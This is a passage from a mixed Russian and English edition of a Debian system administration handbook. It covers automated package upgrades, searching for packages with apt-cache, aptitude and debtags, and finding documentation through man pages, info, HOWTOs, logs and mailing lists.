The Debian policy enforces that packages don't leave files behind when they are purged. Violating this principle is a serious bug and you will rarely encounter it. If you do, report it; and if you are curious though, you can use the `cruft` or `cruft-ng` package to check your system for files not owned by any package.

6.8. Содержание системы с периодическими обновлениями

The Debian distribution is dynamic and changes continually. Most of the changes are in the Testing and Unstable versions, but even Stable is updated from time to time, mostly for security-related fixes. Whatever version of Debian a system runs, it is generally a good idea to keep it up to date, so that you can get the benefit of recent evolution and bug fixes.

Несмотря на то, что есть возможность периодически запускать средства для проверки доступных обновлений и выполнять загрузку-обновления, такие однотипные постоянно повторяющиеся действия являются скучным и утомительным занятием, особенно в случае выполнения их - на нескольких машинах. К счастью, как и в случае с часто повторяющимися задачами, эту рутинную работу можно частично автоматизировать, и набор средств для этого уже создан.

Первым из этих инструментов является **apticron**, в пакете с похожим именем. Его основное действие запускать скрипт ежедневно (через **cron**). Скрипт обновляет перечень доступных пакетов. Если некоторые установленные пакеты не являются последней версией, он посылает email с перечнем тех пакетов, с краткой информацией, что включено в новой версии по каждому пакету. Очевидно, что данный пакет в большинстве случаев рассчитан на пользователей дистрибутива Debian Stable, поскольку периодичность обновления в 1 день с информированием по emails не обеспечит быстрой смены версии Debian. Когда обновления станут доступны, **apticron** автоматически загрузит их. Этот скрипт не устанавливает их, только лишь администратор сможет сделать это, но уже загруженные, и находящиеся в локальном кэше (в кэше АРТ-а), пакеты намного убыстрят сам процесс обновления пакетов.

Administrators in charge of several computers will no doubt appreciate being informed of pending upgrades, but the upgrades themselves are still as

tedious as they used to be. Periodic upgrades can be enabled: it uses a **systemd** timer unit or **cron**. If **systemd** is not installed, the `/etc/cron.daily/apt-compat` script (in the `apt` package) comes in handy. This script is run daily (and non-interactively) by **cron**. To control the behavior, use APT configuration variables (which are therefore stored in a file `/etc/apt/apt.conf.d/10periodic`). The main variables are:

APT::Periodic::Update-Package-Lists

Эта опция позволит вам определить частоту (в днях) обновления перечня пакетов (доступного на зеркалах). Пользователи программы **apticron** могут сделать это без этих переменных, так как **apticron** всегда сама делает это.

APT::Periodic::Download-Upgradeable-Packages

Похожая на предыдущую, эта опция показывает частоту (в днях) загрузки актуальных пакетов для обновления. И снова пользователи программы **apticron** не нуждаются в этом.

APT::Periodic::AutocleanInterval

Эта опция имеет возможности, которых нет в **apticron**. Она контролирует, как часто устаревшие пакеты (те которые больше не относятся ни к каким дистрибутивам) удаляются из кэша APT. Это сохраняет размер кэша APT в разумных размерах и это значит, что вам нет нужды беспокоиться об этом.

APT::Periodic::Unattended-Upgrade

When this option is enabled, the daily script will execute **unattended-upgrade** (from the `unattended-upgrades` package) which — as its name suggest — can automatize the upgrade process for some packages (by default it only takes care of security updates, but this can be customized in `/etc/apt/apt.conf.d/50unattended-upgrades`). Note that this option can be set with the help of debconf by running **dpkg-reconfigure -plow unattended-upgrades**. If `apt-listbugs` is installed, it will prevent an automatic upgrade of packages which are affected by an already reported serious or grave bug.

Other options can allow you to control the cache cleaning behavior with more precision. They are not listed here, but they are described in the `/usr/lib/apt/apt.systemd.daily` script.

These tools work very well for servers, but desktop users generally prefer a more interactive system. The package `gnome-software` provides an icon in the notification area of desktop environments when updates are available; clicking on this icon then runs an interface to perform updates. You can browse through available updates, read the short description of the relevant packages and the corresponding changelog entries, and select whether to apply the update or not on a case-by-case basis.

Рисунок 6.3. Обновление с программой `gpk-update-viewer`

Package Updater
27 updates selected (103.5 MB)

Install Updates **X**

 **There are 27 updates available**

Package updates correct errors, eliminate security vulnerabilities, and provide new features.

Security updates

<input checked="" type="checkbox"/> Mozilla Firefox web browser - Extended Support Release (ESR) firefox-esr-52.5.2esr-1+deb9u1 (64-bit)	46.4 MB
<input checked="" type="checkbox"/> X cursor management library libxcursor1-1:1.1.14-1+deb9u1 (64-bit)	34.8 kB

Other updates

<input checked="" type="checkbox"/> Debian base system miscellaneous files base-files-9.9+deb9u3 (64-bit)	67.3 kB
<input checked="" type="checkbox"/> simple interprocess messaging system (daemon and utilities) dbus-1.10.24-0+deb9u1 (64-bit)	209.7 kB 
<input checked="" type="checkbox"/> simple interprocess messaging system (systemd --user integration) dbus-user-session-1.10.24-0+deb9u1	77.3 kB
<input checked="" type="checkbox"/> simple interprocess messaging system (X11 deps) dbus-x11-1.10.24-0+deb9u1 (64-bit)	89.8 kB
<input checked="" type="checkbox"/> Utilities for converting XFig figure files fig2dev-1:3.2.6a-2+deb9u1 (64-bit)	659.7 kB
<input checked="" type="checkbox"/> GNOME Display Manager gdm3-3.22.3-3+deb9u1 (64-bit)	669.5 kB

▼ Details

This update is needed to fix a security vulnerability with this package.
The developer logs will be shown as no description is available for this update:
Changelog for this version is not yet available

 A restart will be required.

This tool is no longer installed in the default GNOME desktop. The new philosophy is that security updates should be automatically installed, either in the background or, preferably, when you shutdown your computer so as to not confuse any running application.

6.9. Автоматическое Обновление

Поскольку Falcot Corp имеет много компьютеров, но ограничена в численности сотрудников, его администраторы пытаются как можно больше автоматизировать процесс обновления. Поэтому программы, которым поручили выполнение этих процессов, должны выполняться без вмешательства человека.

6.9.1. Конфигурирование `dpkg`

As we have already mentioned (see sidebar [УГЛУБЛЯЕМСЯ Как избежать вопросов по поводу конфигурационных файлов](#)), `dpkg` can be instructed not to ask for confirmation when replacing a configuration file (with the `--force-confdef` `--force-confold` options). Interactions can, however, have three other sources: some come from APT itself, some are handled by `debconf`, and some happen on the command line due to package configuration scripts (sometimes handled by `ucf`).

6.9.2. Настройка APT (конфигурирование)

В случае применения APT - это просто: опция `-y` (или `--assume-yes`) скажет APT-у, что надо принимать во внимание - на все вопросы ответ пользователя будет “да”.

6.9.3. Настройка debconf

При применении **debconf** - эта программа заслуживает больше подробностей. С самого начала эта программа была создана контролировать уместные в данной ситуации вопросы а также их объем, отображаемые пользователю, а также то, как они показаны. Поэтому ее конфигурация нуждается в минимальном уровне приоритета для вопросов; только вопросы выше минимального уровня приоритета она отобразит. **debconf** допускает ответы по умолчанию для вопросов (определенные сопровождающими пакетов), которые она пропустит.

Другой, уместный для ознакомления, элемент конфигурации - интерфейс использования программы через оболочку. Если вы измените на вариант `noninteractive`, то интерактивность с пользователем будет отключена. Если пакет будет пытаться отобразить какие-то информационные сообщение - они будут высыпаться на email администратору.

Для переконфигурирования **debconf**, используйте программу **dpkg-reconfigure** из пакета **debconf**; соответствующая команда - **dpkg-reconfigure debconf**. Запомните, что сконфигурированные переменные могут быть временно переопределены другими переменными среды окружения, когда понадобится (для примера, переменная `DEBIAN_FRONTEND` управляет оболочкой интерфейса, как описано в странице руководства `debconf(7)`).

6.9.4. Управление Взаимодействием Через Командную Строку

Последний ключ взаимодействия, а такой случай нельзя исключить, это запуск конфигурационных скриптов через программу `dpkg`. К сожалению в этом случае нет стандартных решений, и нет ответов в подавляющем большинстве случаев какие ответы лучше, чем другие (то есть в данном случае трудно дать совет - здесь все индивидуально, надо быть очень внимательными).

Общий подход заключается в подавлении стандартной информации на вводе, перенаправляя пустое содержание `/dev/null` внутрь этого с командой `command </dev/null`, или поддерживать это с нескончаемый потоком новых строк. Ни один из этих методов не является на 100 % надежным, но они как правило приводят по умолчанию ответ - использовать, так как большинство скриптов полагает при отсутствии ответа, что это является одобрением значения по умолчанию.

6.9.5. Удивительно хорошая Комбинация

Комбинируя предыдущие элементы, можно создать небольшой, но довольно надежный скрипт, который сможет автоматически обрабатывать обновление.

Пример 6.5. Не-интерактивный скрипт обновления

```
export DEBIAN_FRONTEND=noninteractive
yes '' | apt-get -y -o DPKG::options::="--force-confdef" -o DPkg::
```

НА ПРАКТИКЕ В качестве примера с компанией Falcot Corp

Falcot компьютеры организованы в гетерогенную систему, с машинами, имеющими различные функции. Поэтому администраторы будут подбирать наиболее соответствующие решения для каждого компьютера.

In practice, the servers running Buster are configured with the “miracle combination” above, and are kept up to date automatically. Only the most critical servers (the firewalls, for instances) are set up with **apticron**, so that upgrades always happen under the supervision of an administrator.

The office workstations in the administrative services also run Buster, but they are equipped with gnome-packagekit, so that users trigger the upgrades themselves. The rationale for this decision is that if upgrades happen without an explicit action, the behavior of the computer might change unexpectedly, which could cause confusion for the main users.

В лаборатории, несколько компьютеров используют Testing — чтобы получить пользу от последних программных версий — эти компьютеры не обновляются автоматически. Администраторы только конфигурируют APT для подготовки к обновления, но само обновление не происходит без их контроля. В данном случае обновление происходит следующим образом: когда они решили обновить (вручную), то скучную часть обновления перечня пакетов и загрузки пакетов администраторы постараются избежать (то есть сконфигурированный скрипт сделает это сам), а сами сконцентрируются на действительно полезной части обновления (распаковка, установка, конфигурирование пакетов, ответы на вопросы пакетов).

6.10. Поиск пакетов

В Debian имеется большое количество программ и оно неуклонно растет. И появляется парадокс: Debian имеет много различных инструментов (программ) для большинства задач, однако среди несметного числа других пакетов часто бывает очень трудно эти инструменты отыскать. Недостаток подходящих способов поиска инструментов, необходимых пользователям, долгое время было проблемой. К счастью, эта проблема была почти полностью решена.

Большинство банальных поисков возможно просматривая, и извлекая информацию, имя пакета. Если **apt show пакет** возвращает результат, тогда пакет существует (то есть установлен в вашей системе). К сожалению, для этого нужно знать или точно угадать имя пакета, что не всегда бывает возможно.

СОВЕТ Соглашения об названиях пакетов

Некоторым категориям пакетов присвоены имена, согласованные в соответствии с оговоренной схемой наименования пакетов; знание схемы может вам иногда позволить предположить точное имя пакета. Для примера, для модулей Perl, соглашение говорит, что если модуль называется так `XML::Handler::Composer`, то название пакета, в который упакован данный модуль, должно быть так `libxml-handler-composer-perl`. Библиотеки, имеющие возможность, использовать **gconf** систему из Python-а должны быть пакетированы как `python-gconf`. К сожалению невозможно определить полную общую схему определения соответствующих имен для всех пакетов, все-таки сопровождающие пакетов обычно пытаются следовать точно выбору самих разработчиков.

A slightly more successful searching pattern is a plain-text search in package names, but it remains very limited. You can generally find results by searching package descriptions: since each package has a more or less detailed description in addition to its package name, a keyword search in these descriptions will often be useful. **apt-cache** and **axi-cache** are the tools of choice for this kind of search (see [АЛЬТЕРНАТИВА axi-cache](#)); for instance, **apt-cache search video** will return a list of all packages whose name or description contains the keyword “video”.

Для более комплексного поиска нужны более мощные инструменты, такие как **aptitude**. Программа **aptitude** позволит вам искать последовательным выражением, которое базируется на meta-данных заголовков пакетов. Для примера, следующая команда ищет пакеты, чье имя содержит kino, чье описание содержит video и чье имя сопровождающего содержит paul:

```
$ aptitude search kino~dvideo~mpaul
p  kino - Non-linear editor for Digital Video data
$ aptitude show kino
Package: kino
Version: 1.3.4+dfsg0-1
State: not installed
Priority: optional
Section: video
Maintainer: Paul Brossier <piem@debian.org>
Architecture: amd64
Uncompressed Size: 8,304 k
Depends: libasound2 (>= 1.0.16), libatk1.0-0 (>= 1.12.4), libavc1
          7:4.0) | libavcodec-extra58 (>= 7:4.0), libavformat58 (>
          libc6 (>= 2.14), libcairo2 (>= 1.2.4), libdv4 (>= 1.0.0)
          libfreetype6 (>= 2.2.1), libgcc1 (>= 1:3.0), libgdk-pixb
          (>= 1:2.6.4-2~), libglib2.0-0 (>= 2.16.0), libgtk2.0-0 (
          libiec61883-0 (>= 1.2.0), libpango-1.0-0 (>= 1.14.0), li
          libpangoft2-1.0-0 (>= 1.14.0), libquicktime2 (>= 2:1.2.2
          (>= 0.1.7), libsm6, libstdc++6 (>= 5.2), libswscale5 (>=
          libxml2 (>= 2.7.4), libxv1, zlib1g (>= 1:1.1.4)
Recommends: ffmpeg, curl
Suggests: udev | hotplug, vorbis-tools, sox, mjpegtools, lame, ff
Conflicts: kino-dvtitler, kino-timfx, kinoplus
Replaces: kino-dvtitler, kino-timfx, kinoplus
Provides: kino-dvtitler, kino-timfx, kinoplus
Description: Non-linear editor for Digital Video data
Kino allows you to record, create, edit, and play movies recorded
uses many keyboard commands for fast navigating and editing instead
The kino-timfx, kino-dvtitler and kinoplus sets of plugins, formerly
separate packages, are now provided with Kino.
Homepage: http://www.kinodv.org/
Tags: field::arts, hardware::camera, implemented-in::c, implement
      interface::x11, role::program, scope::application, suite::ge
      use::editing, use::learning, works-with::video, x11::applic
```

Поиск вернет название только одного пакета, kino, который удовлетворяет трем критериям.

Точно такие (как использованы были чуть выше) поиски со многими критериями сейчас скорее громоздки, и это объясняет - почему они не используются так часто как могли бы. Поэтому была разработана новая система снабжения пакетов ярлыком (меткой, тэгом), и это дало возможность по новому организовать процесс поиска. Пакеты теперь имеют метки, которые организованы в соответствии с тематической классификацией по всей линии отдельных особенностей, известной как “facet-based classification” (классификация, базирующаяся на гранях чего-то). В случае, описанном выше `kino`, метки пакетов показывают что `Kino` - это Gnome-базирующаяся программа, которая работает с видео-данными и чье главное предназначение - редактирование.

Browsing this classification can help you to search for a package which corresponds to known needs; even if it returns a (moderate) number of hits, the rest of the search can be done manually. To do that, you can use the `~G` search pattern in **aptitude**, but it is probably easier to simply navigate the site where tags are managed:

→ <https://debtags.debian.org/>

Выполняя выбор по меткам `works-with::video` и `use::editing` вы получите небольшое количество пакетов, включая `kino` и `pitivi` - видеоредакторы. Эта система классификации будет использоваться и в дальнейшем, а управляющие пакетами будут и дальше последовательно поддерживать эффективный поисковый интерфейс, базирующийся на этом.

Подводя итоги, можно сделать вывод - наилучшее средство для поиска зависит от сложности запроса, смотря что вы желаете найти:

- **apt-cache** позволяет делать поиск только в имени пакета и описаниях, и этот вариант очень подходит для случаев просмотра особенного (специфичного) пакета с подбором по нескольким целевым словам;
- когда поиск критерия касается также отношений между пакетами или других meta-data (описания внутри меток пакета), такие как имя сопровождающего, **synaptic** будет в данном случае более полезен;

- когда нужен тэг-поиск (поиск по меткам), хорошим инструментом будет выбор **packagesearch**, графический интерфейс предназначен для поиска доступных пакетов по нескольким критериям (включая перечень файлов, которые содержатся в пакете). Для использования в командной строке, программа **axi-cache** будет сужать поиск.
- В финале, когда при поиске используешь совокупность выражений с логическими операциями, инструментом выбора будет **aptitude** с ее синтаксическими шаблонами, которая есть свободная и мощная, даже несмотря на то, что в ней встречается кое-что невразумительное; это работает в обоих вариантах - в командной строке и в интерактивном режиме.

Глава 7. Решение проблем и поиск необходимой информации

Наиболее важным навыком администратора является способность справляться с любой ситуацией, известной или неизвестной. В этой главе приведены несколько методов, которые, надеемся, позволят вам изолировать причину любой встретившейся вам проблемы и таким образом решить её.

7.1. Источники документации

Прежде чем вы сможете разобраться в сути проблемы, вы должны понять теоретическую роль каждой программы, вовлечённой в данную проблему. Лучший способ сделать это — обратиться к документации программы; но поскольку документации может быть достаточно много и она может быть распределена по различным источникам, то вам следует знать о тех местах, где её можно найти.

7.1.1. Страницы руководств

Культура RTFM

Данное сокращение означает «Читай эту чертову инструкцию» («Read the F***ing Manual»), но оно может быть раскрыто и в более дружественной форме: «Читайте это прекрасное руководство» («Read the Fine Manual»). Иногда эта фраза используется для (немногословного) ответа на вопросы новичков. Она довольно резкая и выдаёт некоторое раздражение от вопроса, заданного кем-либо, кто даже не удосужился прочитать документацию. Кто-то может сказать, что подобный классический ответ лучше, чем вообще никакого ответа (поскольку он подразумевает, что документация содержит искомый ответ) или более развёрнутый и раздражённый ответ.

В любом случае, если кто-то отвечает вам «RTFM», то не стоит воспринимать подобный ответ как оскорблениe. Поскольку ответ может быть раздражающим, вам захочется избежать получения подобных ответов. Если искомая информация отсутствует в руководстве, что иногда случается, вам следует сообщить об этом, причём лучше всего сразу в вашем вопросе. Вам также следует описать те действия, что вы уже предприняли по поиску необходимой информации до размещения вопроса на форуме. Хороший способ избежать наиболее распространённых ошибок и получить дальние советы — следовать рекомендациям Эрика Реймонда.

→ <http://catb.org/~esr/faqs/smarter-questions.html>

Manual pages, while relatively terse in style, contain a great deal of essential information. We will quickly go over the command for viewing them, provided by the man-db package. Simply type **man manual-page** — the manual page usually goes by the same name as the command whose documentation is sought. For example, to learn about the possible options for the **cp** command, you would type the **man cp** command at the shell prompt (see sidebar [К ОСНОВАМ Оболочка, командный интерпретатор](#)).

К ОСНОВАМ Оболочка, командный интерпретатор

Командный интерпретатор, также иногда называемый оболочкой, — это программа, исполняющая команды, введённые пользователем или хранящиеся в сценарии. В интерактивном режиме она отображает строку приглашения (обычно заканчивающуюся символом \$ для обычного пользователя или # для администратора) для индикации готовности к вводу новой команды. В [Приложение B, Краткий Коррективный Курс](#) описаны основы использования оболочки.

Наиболее распространённой и устанавливаемой по умолчанию оболочкой является **bash** (Bourne Again SHell), но существуют и другие; среди них **dash**, **csh**, **tcsh** и **zsh**.

Among other things, most shells offer help (type **help**) and assistance during input at the prompt, such as the completion of command or file names (which you can generally activate by pressing the **tab** key), or recalling previous commands (history management; i.e. check out the mappings for "page up" and "page down" in `/etc/inputrc`).

Man pages not only document commands and programs accessible from the command line, but also configuration files, system calls, library functions, and so forth. Sometimes names can collide. For example, the shell's **read** command has the same name as the **read** system call. This is why manual pages are organized in numbered sections:

1

команды, выполняемые из командной строки;

2

системные вызовы (функции, предоставляемые ядром);

3

библиотечные функции (предоставляемые системными библиотеками);

4

устройства (в Unix-подобных системах они являются специальными файлами и обычно находятся в каталоге `/dev/`);

5

конфигурационные файлы (форматы и соглашения);

6

игры;

7

наборы макросов и стандарты;

8

команды администрирования системы;

9

процедуры ядра.

Вы можете указать необходимую секцию руководства: для чтения документации по системному вызову `read` вам следует набрать команду **man 2 read**. В том случае, когда секция явно не указана, страница руководства будет отображена из первой найденной секции, содержащей запрошенное имя. Поэтому **man shadow** выводит `shadow(5)`, так как страницы руководства для `shadow` отсутствуют в секциях с 1 по 4.

COBET whatis

Если вы не желаете просматривать полную страницу руководства, а хотите увидеть только краткое описание, просто введите **whatis command**.

```
$ whatis scp  
scp (1)      - secure copy (remote file copy program)
```

Такое краткое описание содержится в секции **ИМЯ** каждой страницы руководства.

Разумеется, если вам не известны имена команд, то от руководства будет мало пользы. В этом случае поможет команда **apropos**, которая выполняет поиск в страницах руководств, точнее, в их секциях коротких описаний. Каждая страница руководства начинается с одностороннего описания. **apropos** выводит список тех страниц руководств, что содержат запрашиваемые ключевые слова в коротком описании. В случае правильного выбора ключевых слов вы найдёте необходимые вам команды.

Пример 7.1. Поиск ср с помощью apropos

```
$ apropos "copy file"
cp (1)                      - copy files and directories
cpio (1)                     - copy files to and from archives
hpcopy (1)                    - copy files from an HFS+ volume
install (1)                   - copy files and set attributes
ntfscp (8)                    - copy file to an NTFS volume.
```

COBET Навигация по ссылкам

Многие страницы руководств содержат секцию «СМОТРИТЕ ТАКЖЕ», которая находится в самом конце. Она содержит ссылки на руководства похожих команд или на внешние источники документации. Таким образом, вы можете найти подходящую документацию даже в том случае, когда первый выбор был неоптимальным.

The **man** command is not the only means of consulting the manual pages, since **khelpcenter** and **konqueror** (by KDE) and **yelp** (under GNOME) programs also offer this possibility. There is also a web interface, provided by the **man2html** package, which allows you to view manual pages in a web browser. On a computer where this package is installed, use this URL after following the instructions in `/usr/share/doc/man2html/README.Debian`:

→ <http://localhost/cgi-bin/man/man2html>

Для использования этой утилиты необходим браузер. Именно по этой причине вам следует выбрать установку данного пакета на одном из ваших серверов: все пользователи локальной сети будут в выигрыше при наличии подобной службы (включая пользователей не-Linux машин) и это позволит вам не устанавливать HTTP сервер на каждой рабочей станции. В случае когда ваш сервер доступен из других сетей, доступ к этой службе желательно ограничить только локальной сетью.

Last but not least, you can view all manual pages available in Debian (even those that are not installed on your machine) on the `manpages.debian.org` service. It offers each manual page in multiple versions, one for each Debian release.

→ <https://manpages.debian.org>

ПОЛИТИКА DEBIAN Необходимые страницы руководств

Требование Debian — наличие страницы руководства у каждой программы. Если разработчик программы не предоставил таковую, то сопровождающий пакета Debian обычно подготавливает минимальную страницу, на которой как минимум будет указано расположение оригинальной документации.

7.1.2. Документы *info*

В рамках проекта GNU подготовлены руководства для большинства программ проекта в формате *info*, поэтому страницы руководств ссылаются на соответствующую документацию *info*. У этого формата есть определённые преимущества, но стандартная программа для просмотра таких документов несколько сложна (она называется **info**). Как её замену, вам настоятельно советуется использовать **pinfo** из пакета *pinfo*.

info имеет иерархическую структуру, и если вы вызовите **pinfo** без параметров, то отобразится список узлов первого уровня. Обычно узлы носят имена соответствующих команд.

With **pinfo** navigating between these nodes is easy to achieve with the arrow keys. Alternatively, you could also use a graphical browser, which is a lot more user-friendly. Again, **konqueror** and **yelp** work; the **info2www** package also provides a web interface.

→ <http://localhost/cgi-bin/info2www>

Следует отметить, *info*, в отличие от **man**, не подходит для перевода. Поэтому документы *info* почти всегда написаны на английском языке. Однако если вы попросите программу **pinfo** отобразить несуществующую страницу *info*, то она обратится к странице *man* с тем же самым именем (если такая существует), которая может быть переведена.

7.1.3. Специфическая документация

Каждый пакет содержит свою собственную документацию. Даже программы с минимумом документации содержат файл README, в котором присутствует интересная и/или важная информация. Эта документация устанавливается в каталог /usr/share/doc/*package*/ (где *package* является именем пакета). Если документация имеет значительный размер, то её могут исключить из основного пакета программы и поместить в отдельный пакет с именем *package*-doc. Основной пакет обычно рекомендует к установке пакет документации, поэтому вы можете легко его найти.

The /usr/share/doc/*package*/ directory also contains some files provided by Debian which complete the documentation by specifying the package's particularities or improvements compared to a traditional installation of the software. The README.Debian file also indicates all of the adaptations that were made to comply with the Debian Policy. The changelog.Debian.gz file allows the user to follow the modifications made to the package over time: it is very useful to try to understand what has changed between two installed versions that do not have the same behavior. Finally, there is sometimes a NEWS.Debian.gz file which documents the major changes in the program that may directly concern the administrator (see [Раздел 6.7.2, «Решение проблем после обновления»](#)).

7.1.4. Интернет-ресурсы

Свободное программное обеспечение в большинстве случаев распространяется через сайты, которые также служат ещё и для объединения сообщества его разработчиков и пользователей. Подобные сайты зачастую содержат исчерпывающую информацию в различном виде: официальную документацию, FAQ (часто задаваемые вопросы), архивы списков рассылки и т. д. Бывает так, что проблемы, с которыми вы столкнулись, уже были предметом множества вопросов, FAQ или архивы списков рассылок могут содержать готовые решения. Хорошие навыки работы с поисковыми системами окажутся очень ценными для быстрого поиска необходимых страниц (путём ограничения запросов одним доменом или поддоменом, посвящённым программе). В том случае, когда поиск возвращает слишком много страниц или результат не удовлетворяет вашему запросу, вы можете добавить ключевое слово **debian** для ограничения результатов и более целенаправленного поиска.

TIP From error to solution

В том случае, когда программа возвращает какое-либо особое сообщение об ошибке, введите его в поисковую машину (заключите фразу в двойные кавычки " для поиска не по отдельным словам, а по фразе целиком). В большинстве случаев необходимый вам ответ вы найдёте по первым ссылкам.

В остальных случаях вам встретятся ошибки общего вида, как, например, «Permission denied». В таком случае следует проверить права доступа задействованных элементов (файлов, ID пользователей, групп, и т. д.).

If you do not know the address for the software's website, there are various means of getting it. First, check if there is a `Homepage` field in the package's meta-information (**apt show package**). Alternately, the package description may contain a link to the program's official website. If no URL is indicated, look at `/usr/share/doc/package/copyright`. The Debian maintainer generally indicates in this file where they got the program's source code, and this is likely to be the website that you need to find. If at this stage your search is still unfruitful, consult a free software directory, such as FSF's Free

Software Directory, or search directly with a search engine, such as Google, DuckDuckGo, Yahoo, etc.

→ https://directory.fsf.org/wiki/Main_Page

You might also want to check the Debian wiki, a collaborative website where anybody, even simple visitors, can make suggestions directly from their browsers. It is used equally by developers who design and specify their projects, and by users who share their knowledge by writing documents collaboratively.

→ <https://wiki.debian.org/>

7.1.5. Практические руководства (*HOWTO*)

A *HOWTO* is a document that describes, in concrete terms and step by step, “how to” reach a predefined goal. The covered goals are relatively varied, but often technical in nature: for example, setting up IP Masquerading, configuring software RAID, installing a Samba server, etc. These documents often attempt to cover all of the potential problems likely to occur during the implementation of a given technology.

Many such tutorials are managed by the Linux Documentation Project (LDP), whose website hosts all of these documents:

→ <https://www.tldp.org/>

Debian also provides tutorials for its users:

→ <https://www.debian.org/doc/>

All these documents should be taken with a grain of salt. They are often several years old; the information they contain is sometimes obsolete. This phenomenon is even more frequent for their translations, since updates are neither systematic nor instant after the publication of a new version of the original documents. Further many tutorials nowadays are provided by bloggers, sharing their individual solution with the interested reader. They often lack important information, i.e. the reason why some configuration has been chosen over another, or why some option has been enabled or disabled. Because blogging and creating own websites made it so easy to share, many of these often short tutorials exist, but only a few are actively maintained and well-kept. This can make it hard, to find the "right" one for you. This is all part of the joys of working in a volunteer environment and without constraints...

7.2. Общие процедуры

В задачу этого раздела входит представление некоторых общих советов по определённым операциям, которые администратору приходится часто выполнять. Разумеется, данные процедуры не являются исчерпывающими во всех возможных случаях, но они послужат отправной точкой в сложных ситуациях.

ОТКРЫТИЕ Документация на других языках

Часто документация, переведённая на отличный от английского язык, находится в отдельном пакете с таким же именем и суффиксом *-lang* (где *lang* соответствует двухбуквенному ISO коду языка).

For instance, the `debian-reference-fr` package is the French version of the reference guides for Debian (initially written in English by Osamu Aoki), and the `manpages-de` package contains the German version of the manual pages about using GNU/Linux.

7.2.1. Настраиваем программу

Настройку неизвестного вам пакета необходимо выполнять в несколько этапов. Во-первых, стоит прочитать документацию, которую подготовил сопровождающий пакета. Чтение `/usr/share/doc/package/README.Debian` позволит вам узнать о каких-либо специальных мерах, упрощающих использование программного обеспечения. Иногда это бывает важно для понимания отличий в работе от поведения оригинальной версии программы, которое описано в общей документации, например, в практических руководствах. Иногда в этом файле перечислены наиболее распространённые ошибки с тем, чтобы вы не тратили время на устранение общих проблем.

Далее вам следует заглянуть в официальную документацию программного обеспечения; для поиска различных источников документации вернитесь к [Раздел 7.1, «Источники документации»](#).

Команда `dpkg -L пакет` выводит список файлов, содержащихся в пакете, и таким образом позволяет быстро установить наличие документации (а также файлов конфигурации, расположенных в `/etc/`). `dpkg -s пакет` выведет метаданные пакета и отобразит все рекомендованные или предложенные пакеты. Там вы можете найти документацию или утилиту, упрощающую настройку программы.

В заключение, конфигурационные файлы зачастую самодокументированы и содержат множество поясняющих комментариев с указанием различных вариантов значений для каждой переменной. Иногда комментарии настолько избыточны, что бывает достаточно просто выбрать необходимую для активации строку из всех доступных. В отдельных случаях образцы конфигурационных файлов помещаются в каталог `/usr/share/doc/package/examples/`. Они могут послужить отправной точкой для вашего собственного файла.

ПОЛИТИКА DEBIAN Размещение примеров

Все примеры необходимо устанавливать в каталог `/usr/share/doc/package/examples/`. Это могут быть конфигурационные файлы, исходные коды программы (примеры использования

библиотеки) или сценарий для преобразования данных, который администратор может использовать в определённых случаях (например, для инициализации базы данных). В случае, когда пример специфичен для определённой архитектуры, его следует устанавливать в каталог `/usr/lib/package/examples/` и создавать ссылку на него в каталоге `/usr/share/doc/package/examples/`.

7.2.2. Наблюдение за работой демонов

Понимание действий демонов несколько сложнее, поскольку они не взаимодействуют напрямую с администратором. Вам необходимо протестировать демона для выяснения его текущего состояния. Например, для проверки демона Apache (веб-сервер) отправьте ему HTTP-запрос.

К ОСНОВАМ Демоны

Демон — это программа, которая неявно вызывается пользователем и остаётся в фоне, ожидая наступления определённых событий для выполнения своей задачи. Многие серверные программы являются демонами, поэтому их названия часто оканчиваются на «d» (**sshd**, **smtpd**, **httpd** и т. д.).

Каждый демон обычно записывает все свои действия, а также любые возникшие ошибки, в так называемые «файлы журналов» или в «системные журналы». Журналы хранятся в `/var/log/` или в одном из его подкаталогов. Точное имя файла журнала какого-либо демона ищите в его документации. Стоит отметить, что единичный тест не всегда эффективен за исключением тех случаев, когда он покрывает все возможные случаи применения; некоторые проблемы возникают только при особых обстоятельствах.

ИНСТРУМЕНТ Демон **rsyslogd**

rsyslogd is special: it collects logs (internal system messages) that are sent to it by other programs. Each log entry is associated with a subsystem (e-mail, kernel, authentication, etc.) and a priority; **rsyslogd** processes these two pieces of information to decide on what to do. The log message may be recorded in various log files, and/or sent to an administration console. The details are defined in the `/etc/rsyslog.conf` configuration file (documented in the manual page of the same name provided in the `rsyslog-doc` package).

Certain C functions, which are specialized in sending logs, simplify the use of the **rsyslogd** daemon. However some daemons manage their own log files (this is the case, for example, of **samba**, which implements Windows shares on Linux).

Заметьте, что если используется **systemd**, то журналы фактически собираются **systemd** до

момента их передачи **rsyslogd**. Таким образом, они также доступны через журнал **systemd** и могут быть открыты с помощью **journalctl** (подробности см. в [Раздел 9.1.1, «Система инициализации systemd»](#)).

As a preventive operation, the administrator should regularly read the most relevant server logs. They can thus diagnose problems before they are even reported by disgruntled users. Indeed users may sometimes wait for a problem to occur repeatedly over several days before reporting it. In many cases, there are specific tools to analyze the contents of the larger log files. In particular, such utilities exist for web servers (such as **analog**, **awstats**, **webalizer** for Apache), for FTP servers, for proxy/cache servers, for firewalls, for e-mail servers, for DNS servers, and even for print servers. Other tools, such as **logcheck** (a software discussed in [Глава 14, «Безопасность»](#)), scan these files in search of alerts to be dealt with.

7.2.3. Поиск помощи в списках рассылки

If your various searches haven't helped you to get to the root of a problem, it is possible to get help from other, perhaps more experienced people. This is exactly the purpose of the <debian-user@lists.debian.org> mailing list and its language specific siblings <debian-user-lang@lists.debian.org>. As with any community, it has rules that need to be followed. Before asking any question, you should check that your problem isn't already covered by recent discussions on the list or by any official documentation.

- <https://wiki.debian.org/DebianMailingLists>
- <https://lists.debian.org/debian-user/>
- <https://lists.debian.org/users.html>

К ОСНОВАМ Применение сетевого этикета

In general, for all correspondence on e-mail lists, the rules of Netiquette should be followed. This term refers to a set of common sense rules, from common courtesy to mistakes that should be avoided.

- <https://tools.ietf.org/html/rfc1855>

Более того, при использовании любого канала общения, который управляет Проектом Debian, вы связаны Кодексом поведения Debian:

- https://www.debian.org/code_of_conduct

Once those two conditions are met, you can think of describing your problem to the mailing list. Include as much relevant information as possible: various tests conducted, documentation consulted, how you attempted to diagnose the problem, the packages concerned or those that may be involved, etc. Check the Debian Bug Tracking System (BTS, described in sidebar [Раздел 1.3.2.1, «Reporting bugs»](#)) for similar problems, and mention the results of that search, providing links to bugs found. BTS starts on:

→ <https://bugs.debian.org/>

